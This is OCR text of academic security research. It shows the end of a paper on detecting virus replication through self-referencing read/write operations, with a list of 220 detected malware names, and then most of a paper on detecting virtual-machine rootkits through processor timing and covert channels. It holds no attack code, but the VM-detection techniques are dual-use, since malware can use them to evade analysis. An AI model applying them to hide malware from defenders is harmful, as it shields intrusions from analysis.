Skormin et al. present an approach to detect replication in self contained propagating malware (Skormin, Volynkin, Summerville & Moronski, 2007). Their detection is done by monitoring at run-time the execution of normal code under regular conditions. They monitor the behavior of each process and analyze the system calls, input and output arguments and the execution results. The Gene of Self Replication models the replication of a process using building blocks. Each block is a portion of the self replication process including opening, closing, reading, writing and searching for files and directories. The approach detected several viruses across many classes with little or no false positives. Our detection method focuses only on read and write operations that have SR. This is a simplification of the Skormin et. al. approach which consider additional operations such as search, open, create as essential parts of a replication process. Our simplified approach reduces the overhead time and analysis needed to detect virus replication resulting in faster detection.

Conclusion and Future Work

This research has presented an approach to detecting virus behavior by identifying their attempt to replicate. This behavior is characterized by the SR property, which is a transitive relation existent when a process refers to itself in read or write operations during a replication attempt. Self-reference replication (SR−replication) is the focus of our detection approach. One of the key strengths of our approach is the ability to detect both known and unknown viruses without prior knowledge. The detection approach is independent of the virus implementation, compilation, programming techniques and functionality. The approach can be implemented at various operating system levels to detect virus behavior which allows for fast detection with reduced overhead. Our real time monitor prototype SRRAT successfully detected SR−replication in 220 viruses while producing no false positives. Our future work includes extending our current approach to detect indirect self-reference replication (ISR−replication) and also SR − replication of a virus from one computer to another via wired and wireless networks. We also plan to created a new detection engine running fully in kernel mode to detect native

API calls. As viruses emerge with new techniques to replicate using SR−replication and ISR − replication, our approach must be adapted to ensure proper detection.

Email-Worm.VBS.Loveletter.A	Email-Worm.Win32.Canbis.a	Net-Worm.Win32.Sasser.c	P2P-Worm.Win32.Kifie.c
Email-Worm.Win32.Agist.a	Email-Worm.Win32.Carfrin	Net-Worm.Win32.Sasser.d	P2P-Worm.Win32.Kifie.f
Email-Worm.Win32.Alanis	Email-Worm.Win32.Cervivec	Net-Worm.Win32.SdBoter.a	P2P-Worm.Win32.Lemb.b
Email-Worm.Win32.Amus.a	Email-Worm.Win32.Dumaru.a	Net-Worm.Win32.SdBoter.b	P2P-Worm.Win32.Mantas.a
Email-Worm.Win32.Anarch	Email-Worm.Win32.Dumaru.c	Net-Worm.Win32.SdBoter.c	P2P-Worm.Win32.Niklas.a
Email-Worm.Win32.Android	Email-Worm.Win32.Dumaru.m	Net-Worm.Win32.Stap.b	P2P-Worm.Win32.Niklas.b
Email-Worm.Win32.Animan	Email-Worm.Win32.Dumaru.r	Net-Worm.Win32.Stap.f	P2P-Worm.Win32.Niklas.c
Email-Worm.Win32.Anpir.a	Email-Worm.Win32.Eyeveg.m	Net-Worm.Win32.Syner.a	P2P-Worm.Win32.Opex.a
Email-Worm.Win32.Antiax	Email-Worm.Win32.Happy	Net-Worm.Win32.Webdav.a	P2P-Worm.Win32.Vagas.a
Email-Worm.Win32.Aplore	Email-Worm.Win32.Klez.a	Net-Worm.Win32.Welchia.a	P2P-Worm.Win32.Walrain
Email-Worm.Win32.Apost	Email-Worm.Win32.Klez.b	Net-Worm.Win32.Welchia.b	P2P-Worm.Win32.Weakas
Email-Worm.Win32.Appflet.a	Email-Worm.Win32.Klez.c	Net-Worm.Win32.Welchia.c	P2P-Worm.Win32.Zaka.a
Email-Worm.Win32.Asid.a	Email-Worm.Win32.Klez.d	Net-Worm.Win32.Welchia.e	P2P-Worm.Win32.Zaka.d
Email-Worm.Win32.Assarm	Email-Worm.Win32.Klez.e	Net-Worm.Win32.Zusha.a	P2P-Worm.Win32.Zaka.f
Email-Worm.Win32.Atirus	Email-Worm.Win32.Klez.g	Net-Worm.Win32.Zusha.b	P2P-Worm.Win32.Zaka.m
Email-Worm.Win32.Babuin.a	Email-Worm.Win32.Klez.i	Net-Worm.Win32.Zusha.c	P2P-Worm-Win32-Gedza-a
Email-Worm.Win32.Baconex	Email-Worm.Win32.Klez.j	Net-Worm.Win32.Zusha.e	Virus.W32.Qaz.A
Email-Worm.Win32.Bagle.ae	Email-Worm.Win32.Mimail.j	Net-Worm.Win32.Zusha.f	Virus.W32.Ska
Email-Worm.Win32.Bagle.ah	Email-Worm.Win32.Mydoom.ax	P2P-Worm.Win32.Adil	Virus.Win32.Abigor
Email-Worm.Win32.Bagle.as	Email-Worm.Win32.Mydoom.e	P2P-Worm.Win32.Agobot.a	Virus.Win32.Aldebera
Email-Worm.Win32.Bagle.au	Email-Worm.Win32.Mydoom.l	P2P-Worm.Win32.Agobot.b	Virus.Win32.Alicia
Email-Worm.Win32.Bagle.BN	Email-Worm.Win32.Mydoom.m	P2P-Worm.Win32.Agobot.c	Virus.Win32.Apathy.5378
Email-Worm.Win32.Bagle.bo	Email-Worm.Win32.Mydoom.q	P2P-Worm.Win32.Alcan.a	Virus.Win32.Arch.a
Email-Worm.Win32.Bagle.bq	Email-Worm.Win32.Plexus-a	P2P-Worm.Win32.AntiFizz	Virus.Win32.Bacros.a
Email-Worm.Win32.Bagle.cc	Email-Worm.Win32.Sircam.d	P2P-Worm.Win32.Aplich	Virus.Win32.BCB.a
Email-Worm.Win32.Bagle.cd	Email-Worm.Win32.Sober.a	P2P-Worm.Win32.Aritim	Virus.Win32.Bee
Email-Worm.Win32.Bagle.cj	Email-Worm.Win32.Sober.f	P2P-Worm.Win32.Ariver	Virus.Win32.Bogus
Email-Worm.Win32.Bagle.cl	Email-Worm.Win32.Zafi.b	P2P-Worm.Win32.Banuris.a	Virus.Win32.Canbis.a
Email-Worm.Win32.Bagle.cm	Email-Worm.Win32.Zar.a	P2P-Worm.Win32.Benjamin.a.exe	Virus.Win32.Civut.a
Email-Worm.Win32.Bagle.dd	Email-Worm.Win32.Zhangpo	P2P-Worm.Win32.Bereb.a	Virus.Win32.Cornad
Email-Worm.Win32.Bagle.dv	Net-Worm.Win32.Afire.b	P2P-Worm.Win32.Bereb.b	Virus.Win32.Crash
Email-Worm.Win32.Bagle.dx	Net-Worm.Win32.Afire.d	P2P-Worm.Win32.Blaxe	Virus.Win32.Crucio
Email-Worm.Win32.Bagle.e	Net-Worm.Win32.Bobic.k	P2P-Worm.Win32.Cabby	Virus.Win32.Donut
Email-Worm.Win32.Bagle.eb	Net-Worm.Win32.Bozori.b	P2P-Worm.Win32.Cassidy	Virus.Win32.Emotion
Email-Worm.Win32.Bagle.ev	Net-Worm.Win32.Bozori.e	P2P-Worm.Win32.Cocker	Virus.Win32.Ghost
Email-Worm.Win32.Bagle.ex	Net-Worm.Win32.Bozori.j	P2P-Worm.Win32.Compatex	Virus.Win32.Halen
Email-Worm.Win32.Bagle.f	Net-Worm.Win32.Cycle.a	P2P-Worm.Win32.Compux.a	Virus.Win32.HempHoper
Email-Worm.Win32.Bagle.fj	Net-Worm.Win32.Dabber.c	P2P-Worm.Win32.Cozit	Virus.Win32.HybrisF
Email-Worm.Win32.Bagle.fk	Net-Worm.Win32.Domwoot.c	P2P-Worm.Win32.Delf.a	Virus.Win32.Jlok
Email-Worm.Win32.Bagle.h	Net-Worm.Win32.Doomjuice.b	P2P-Worm.Win32.Disager	Virus.Win32.Linda
Email-Worm.Win32.Bagle.i	Net-Worm.Win32.Doomran	P2P-Worm.Win32.Druagz	Virus.Win32.Neo
Email-Worm.Win32.Bagle.j	Net-Worm.Win32.Ezio.a	P2P-Worm.Win32.Erdam	Virus.Win32.Norther
Email-Worm.Win32.Bagle.k	Net-Worm.Win32.Incef.b	P2P-Worm.Win32.Flocker.01	Virus.Win32.Parite.a
Email-Worm.Win32.Bagle.m	Net-Worm.Win32.Kidala.a	P2P-Worm.Win32.Gagse	Virus.Win32.Parite.b
Email-Worm.Win32.Bagle.n	Net-Worm.Win32.Lebreat.a	P2P-Worm.Win32.Gedza.c	Virus.Win32.Perenast
Email-Worm.Win32.Bagle.o	Net-Worm.Win32.Lebreat.b	P2P-Worm.Win32.Gotorm	Virus.Win32.Redemption
Email-Worm.Win32.Bagle.q	Net-Worm.Win32.Lebreat.d	P2P-Worm.Win32.Grompo	Virus.Win32.Savior.1680
Email-Worm.Win32.Bandet.a	Net-Worm.Win32.Lebreat.m	P2P-Worm.Win32.Insta.a	Virus.Win32.Stream
Email-Worm.Win32.Bater.a	Net-Worm.Win32.Maslan.b	P2P-Worm.Win32.Insta.a	Virus.Win32.Tenga.a
Email-Worm.Win32.Benny	Net-Worm.Win32.Muma.c	P2P-Worm.Win32.Inter	Virus.Win32.Voltage
Email-Worm.Win32.Bimoco.a	Net-Worm.Win32.Mytob.q	P2P-Worm.Win32.Irkaz	Virus.Win32.Watcher.a
Email-Worm.Win32.Borzella	Net-Worm.Win32.Padobot.m	P2P-Worm.Win32.Kanyak.a	Virus.Win32.Xanax
Email-Worm.Win32.Botter.a	Net-Worm.Win32.Protoride.bk	P2P-Worm.Win32.Kapucen.b	Virus.Win32.Zelly
Email-Worm.Win32.Burnox	Net-Worm.Win32.Rega.a	P2P-Worm.Win32.Kazeus	Virus.Win32.Zori.a
Email-Worm.Win32.Calposa	Net-Worm.Win32.Sasser.b	P2P-Worm.Win32.Kifie.a	Virus.Win32Georgina.3695

Figure 8: List of Viruses Detected by SRRAT

References

Adleman L., P. (1988), An abstract theory of computer viruses, CRYPTO ’88: Advances in Cryptology. Springer, pp. 354–374.

Api spy 32, http://www.matcode.com/apis32.htm

Christodorescu M., Jha S., Maughan D., Song D., & C. Wang (Eds), P. (2007)., Malware Detection. Springer.

Cohen F., P. (1994), A Short Course on Computer Viruses. Wiley Professional Computing, ISBN 0-471-00769-2.

Filiol E., P. (2005), Computer Viruses: from Theory to Applications. IRIS International series, Springer Verlag, ISBN 2-287-23939-1.

Golden D. & Pechura M., P. (1986), The structure of microcomputer file systems, Commun. ACM, vol. 29, no. 3, pp. 222–230, 1986.

Linden T., P. (1976), Operating system structures to support security and reliable software, ACM Comput. Surv., vol. 8, no. 4, pp. 409–445.

Microsoft windows sysinternals software, ttp://www.microsoft.com/technet/sysinternals/.

Morales J.A., Clarke P.J. & Deng Y., P. (2007), Characterizing virus replication, 2nd International Workshop on the Theory of Computer Viruses in Nancy, France.

Mutz D., Valeur F., Vigna G., & Kruegel C., P. (2006), Anomalous system call detection, ACM Trans. Inf. Syst. Secur., vol. 9, no. 1, pp. 61–93.

Nebbett G., P. (2007), Windows NT/2000 Native API Reference. Macmillan Technical Publishing.

Neumann J.V., P. (1966), Theory of self-reproducing automata, University of Illinois, Technical Report.

Offensive computing malware repository, http://www.offensivecomputing.net.

Silberschatz A., Galvin P. & Gagne G., P.(2001), Operating System Concepts. New York, NY, USA: John Wiley & Sons, Inc.

Skormin V., Volynkin A., Summerville D. & Moronski J., P. (2007), Prevention of information attacks by run-time detection of self-replication in computer codes, Journal of Computer Security, vol. 15, no. 2, pp. 273–302.

Symantec antivirus research center, http://securityresponse.symantec.com/.

Szor P., P. (2005) The Art of Computer Virus Research and Defense. Symantec Press and Addison-Wesley, ISBN 9-780321-304544.

Vx heavens, http://vx.netlux.org/.

Webster M. & Malcolm G., P. (2007), Classification of computer viruses using the theory of affordances, 2nd International Workshop on the Theory of Computer Viruses in Nancy, France.

Windows api reference, http://msdn2.microsoft.com/en-us/library/aa383749.aspx.

Detecting Virtual Rootkits with Cover Channels

Cédric Lauradoux
Princeton University

About Author(s)

Cédric Lauradoux is researcher in the Department of Electrical Engineering at the Princeton University. He holds a PhD in computer science. Contact Details: c/o Princeton University, Department of Electrical Engineering, Princeton, NJ 08544, USA,
e-mail: claurado@princeton.edu

Keywords
Malware, virtual rootkit, covert channel, rootkit detection, timing analysis.

Detecting Virtual Rootkits with Cover Channels

Abstract

Virtual machines have increased the risk of malwares spreading without being detected. Virtual rootkits have the potential to avoid detection by security software if the virtual machine is fully transparent. This paper deals with the specific issue of detecting virtual machines. The basic detection scheme consists in timing analysis. We show the limitation of this technique and how to improve detection schemes with cover channel. This result is mostly based on the existence of hidden shared states in current commodity processors. Finally, we show the advantages and the limitations of our scheme depending on the threats model.

Introduction

The recent come back of virtual machines in computer science (Rosenblum, 2006) has brought many questions in computer security. Virtual machines have been used in many different contexts of computer security from honeypots (Provos, 2004), virus analysis (Aziz, 2006) to stealthier rootkits (King et al., 2006; Rutkowska, 2006). In all these previous cases, the basic assumption is that that a virtual machine is transparent: an execution on a native hardware can not be distinguished from an execution on a virtual machine. This is highly critical for the design of undetectable malwares (Rutkowska, 2006).

The main goal in the hunt of virtual machine is to find an evidence of a hypervisor execution. In this paper, we propose to use the internal state of superscalar processors to detect the hypervisor activity. There exist many optimization mechanisms in a commodity processors (*e.g.* cache, branch prediction, ...) which are shared by all the executed processes. This is particularly interesting for establishing covert channels between processes. We show how to detect a hypervisor using cover channels. We show the advantage and the limitations of our methods.

The paper is organized as followed. In the first section, we give the basic definitions conserning virtual machines, the existing detection scheme and we present our threats model. Then we present our new detection scheme based on cover channel. We mostly introduce the problem of execution regularity. We also discuss the detection of the different family of virtual machine and we will especially discuss a new feature, *i.e.* time masking, included in commodity processor and proposed to support virtual machines execution. We show how it may harden virtual machine detection using timing fingerprinting and how our test may survive this modification. We conclude the paper by discussing the possibilities to design transparent virtual machines.

Preliminaries

Virtual Machines

The early works of Goldberg and Popek (Goldberg, 1972; Popek, 1974; Goldberg, 1974) have defined some of the hardware requirements to be able to run a hypervisor, *i.e.* the software

which controls the different virtual machines and the physical system. The capability to host a hypervisor, also known as virtual machine monitor (VMM), is highly critical to assess the security of a virtualization system.

Proposition 1. *A hypervisor can be implemented if and only if the set of sensitive instructions of the considered computer is a subset of the privileged computer instructions.*

Property 1. The execution of a process on a virtual machine must be as closed as possible to the direct execution on the hardware.

Property 2. A process executed under the control of a hypervisor must have the same behaviour as a process running directly on the hardware.

The Proposition 1 was later investigated by Robin et Irvine in (Robin & Irvine, 2000). They have found new critical properties that must be satisfied by the processor ISA in order to run a secure VMM. This work of Robin and Irvine (Robin & Irvine, 2000) is the theoretical foundation of the first VMM detector Blue Pills (Rutkowska, 2004).

The purpose of Property 1 is to distinguish a virtual machine from an emulator. An emulator is able to host virtual machines from different hardwares (*e.g.* different instruction sets). An additional ISA translation must be done to allow the execution of a process on the hardware. The Property 2 is certainly the most important one. Popek and Goldberg allow only one exception to this property: the execution time. Indeed, they consider that the VMM can have to perform extra operations during the execution of a virtualized process. We will come back to this property later on. We finish our overview of virtual machines by recalling the classification of Popek and Goldberg (Goldberg, 1972; Goldberg, 1974):

- Hardware virtualization (*type I*) — a VMM can run directly on the hardware (Figure 1a). This class of systems is the most difficult to build since it requires many hardware supports (Robin & Irvine, 2000);
- Software virtualization (*type II*) — the VMM runs as an application of an OS (Figure 1b).
- Partial emulation (*type III*) — this is a *type II* system but the hardware does not fulfill all the conditions defined in the previous works (Goldberg, 1972; Goldberg, 1974; Robin & Irvine, 2000). Then, several sensitive instructions can not be run directly, they had to be emulated (Figure 1c). This is especially the case in the x86 architecture.




Fig. 1. Virtual machine classification.

Threats model

Virtual machines are used by both attackers and defenders in security. The detection of virtual machines is a goal for both sides: virus writers want to prevent the defenders to analyze their viruses by detecting virtual machines and defenders want to detect rootkits based on virtual machines. If the goal is the same, the assumptions made on the strength of the adversary can be very different depending the chosen side. Hardening viruses against virtual machines is certainly almost equivalent to the problem of remote attestation of trusted computing. In some sense, the virus writer wants to establish some trust on the remote environment to protect the virus code. The assumptions for the virus are: both hardware and software can not be trusted. The case of the defenders, *e.g.* the system administrators, is different since we can assume that the malware is not able to modify the hardware. In fact, to be rigorous, one should also take into account the possibilities to have native hardware malwares. However, the problem of hardware malwares has not yet spread out in the security community. It is a very specific problem which can be viewed as the discovery of hidden services. In the remaining part of this paper, we take the side of the defenders who want to prevent rootkits based on virtual machines. We only consider software threats. There are currently two rootkit architectures proposed based on virtual machines.

Full virtualization — The system under attack is completely moved into a virtual machine. The attacker is able to spy the whole system by working at the level of the VMM. In this way, he can not be spotted by the administrator if the virtual machine is transparent. This class of rootkits was first proposed in (King et al., 2006). A watchdog is enough to detect those rootkits. A program is run regularly to detect if the system has been virtualized. The cost of this detection is not critical since it is not supposed to run continuously.

Partial virtualization — The virtualization can be applied only to a subset of services of the target, for instance to some system calls. Such rootkits have been suggested by Joanna Rutkowska with the *Blue Pill*. They are far more difficult to detect than the previous form of rootkits. A watchdog will be ineffective in this context without a significant increase of the call frequency. This means that the detection test must be applied before every system call. The performance of the test is then very critical to preserve the own system performance.

Previous works

The early solutions (Klein, 2003a; Klein, 2003b; Rutkowska, 2004) proposed to detect virtual machines are based on some imperfect virtualization related to the x86 ISA (*e.g.* IDT address). However, two solutions, namely timing fingerprinting and TLB detection schemes, appear to be robust even in the case of a perfect virtualization solution.

Timing fingerprinting — Following the Section , VM detection based on timing seems to be the most logical approach to detect a VMM. Thus, several tests based on the Time Stamp Counter (TSC) of the processor has been proposed. The principle of those tests is always the same: the timing of a sensitive operation is measured. Then, a virtual machine is detected

if some discrepancies are observed with the normal timing. There are two criticisms of the timing fingerprinting. First, the detection software must include a database of the fingerprints of all existing processors. Gathering such an information can be a painful process since all the steppings of a given processor must be fingerprinted. Second, it is sometimes difficult to predict the exact behaviour of the CPU Time Stamp Counter. Indeed, the TSC depends on processor's clock speed. In mobile processors, the frequency can be dynamically changed which might affects the TSC's input oscillator rate with little or no notice (this is a well-known bug of the first intel mobile processor). The precision (probability of a false alarm) of a simple timing fingerprinting is then questionable. More informations on the problem of timing in a virtual machine can be found in (VMware, 2005).

TLB detection schemes — The Translation Lookaside Buffer is a cache that is used by the memory management unit (MMU) to improve the speed of virtual address translation. As a side effect, the content of the TLB gives a picture of what is executed by the CPU. Then, a process can inspect the content of the TLB in order to detect suspicious activities. This solution was first proposed by (Kennell, 2003) and has re-appeared at Black Hat 2007. If this solution looks sound, some criticisms has been made in (Shankar, 2004). Determining the robustness of TLB detection schemes is still an open question since they seem to be connected to some specific architectural features.

The internal state of the processor is the underpinning of those two tests. The timing method measures the direct activity of the VMM while the TLB method observes a side effect. We have mixed those two approaches to improve VMM detection.

Virtual machine and covert channels

Virtual machines are supposed to be the perfect isolation solution. The administrator (*i.e.* the VMM) has the full control of the communication between the users if each user is associated to a virtual machine. This simply comes from the fact that two virtual machines can not share states without the agreement of the VMM. Virtual machines are a significant attempt to remove covert channels, *i.e.* all the communication channels which escape any control. However, several works have shown that covert channels still exist in a virtualization system.

Covert channels

Covert channels are a very important field in computer security. In his founding paper (Lampson, 1973), Lampson has pointed out the possibilities to create side communication channels using the shared states of a system. Recently, it was rediscovered that shared states can be the source of information leaks (Bernstein, 2005b; Percival, 2005) especially at the level of the processor. Modern processors are very complex parallelism engines. There exist many mechanisms to exploit the instruction level parallelism like out-of-order execution, branch prediction, bypass, cache memories... All those mechanisms are affected by the processes executed (and reciprocally) and they can be used to establish hidden communication channels.

The cache attack on the RSA exponentiation (Percival, 2005) is certainly the best example. As a result, it appears that the precise execution time of a process is not predictable in a timing sharing system (Seznec, 2003). We have emphasized this problem by studying the execution regularity of a process with system load and scheduling algorithms.

Execution regularity — The setup measuring the execution regularity is very simple. It consists in a loop that measures its own execution time (Figure 8 of the appendix). We have used the CPU TSC but we could have used any of the performance counters of modern processors. For instance, measuring the number of TLB misses through the particular event counter would have been possible. The autocorrelation function C_δ is applied to the resulting data to detect any execution pattern.

$$C_\delta = \frac{1}{N}\sum_{i=1}^{N-\delta}(X_t - \bar{X}) \times (X_{t+\delta} - \bar{X}),$$
$$\bar{X} = \frac{1}{N}\sum_{i=1}^{N} X_i.$$

The hidden cost of scheduling — We have executed our loop on a Linux 2.6 kernel hosted by a Pentium 4 processor. There are three scheduling algorithms available in Linux system:

- *SCHED_OTHER* the default time sharing algorithm. The scheduling depends on the length of the time slice allocated to a process and on the priority level of the process.
- *SCHED_FIFO* the most simple scheduling policy: First In First Out. There is no more the idea of time slices in this scheduling mode. The first process who grabs the processor is fully executed.
- *SCHED_RR* the round robin algorithm is very similar to the FIFO algorithm except that there is a the concept of time slices.

We have first drawn the autocorrelation plot for our process under the *SCHED_OTHER* policy with different system loads. The results can be seen in Figures 2, 3 and 4. When there is no activity on the system (Figure 2), the execution time has some patterns (high correlation). The process is almost never interrupted and the internal state of the processor only affected by our process. The patterns disappear when the system load is increased (Figures 3 and 4). All the internal states of the processor are affected by all the processes. For instance, several lines of the instruction cache and of the data cache are evicted when our process is interrupted by another. The reader can consult (Sendrier, 2002) for more details on the behavior of the processor internal states.




Fig. 2. Autocorrelation in *SCHED_OTHER* mode (no load).




Fig. 3. Autocorrelation in *SCHED_OTHER* mode (average load).




Fig. 4. Autocorrelation in *SCHED_OTHER* mode (heavy load).

Then, we execute our process with the *SCHED_FIFO* policy (Figure 5). The FIFO mode is very interesting because the autocorrelation plot, *i.e.* the program regularity, is not affected by the system load. Then, it can be used to detect any anomalies in the execution environment.




Fig. 5. Autocorrelation in *SCHED_FIFO* mode.

VMM detection

In this part, we consider the problem of execution regularity on various virtual machines. We first solve the problem of detecting emulators/simulators and then move to the detection of virtual machines of *type III*. The main difference between all the classes of virtualization systems is the number of calls to the VMM. In a system of *type III*, the VMM is called more often than in a system of *type II*. There is currently a lack of systems of *type I* and *II*. Running our test on a IBM mainframe will be a great challenge.

Emulation — Emulators are very simple to detect since they can not provide all mechanisms of a processor. A simple measure of one characteristic is enough to detect that the execution is done on an emulator. For instance, we have performed some tests with a PearPC virtual machine running on a Pentium 4 processor. The guest operating system is Mac OSX Panther and the host operating system is a Linux 2.6 kernel. The processor emulated by the PearPC is supposed to be a G3 processor. Our test measures the size of the cache block of the processor by performing a sequence of memory accesses. The access latency is longer when the cache block needs to fetch into the cache memory. As reference characteristic, we perform the same sequence of memory accesses on a real G3 processor (without L2 cache) and on a G4 processor. The experiment on the G4 processor was also performed because G4 and G3 processors may have the same cache size parameters for some setups. The results are shown in Figure 6. As expected, PearPC is unable to provide the same behavior as a real G3 processor. This test requires less than 500 CPU cycles to detect the emulator.




Fig. 6. Analysis of the cache block size.

An adversary can fix this problem by using a processor simulator, SimpleScalar for instance. He will manage to obtain a coherent execution time. However, the main weakness of a simulator is the global execution time. Indeed, the simulation of a processor pipeline or of a cache memory is very time consuming. An external clock with a very low precision

will be widely enough to detect a processor simulator. An emulator can have a good global time signature but a very bad local time signature. The situation is reversed in the case of a simulator.

Virtual machine of class III — Virtual machines of class III represent the majority of the existing virtual machines. This is mainly due to the imperfection of the x86 ISA (Robin & Irvine, 2000). We have performed some tests on VMware hosted by a Linux 2.6 kernel and running a Linux system. It appears that the choice of scheduling, *SCHED_OTHER* or *SCHED_FIFO* does not affect anymore the execution regularity of the process (Figure 7). In fact, we did not find any pattern of execution for both scheduling algorithms. The execution of our process is affected by the VMM and the host operating of the VMM. Even if the scheduling of the virtual machine is turned on *SCHED_FIFO* there is still several processes executed at the same time. This will affect the cache memory and all the other mechanisms of the processor.




Fig. 7. Execution regularity on VMware.

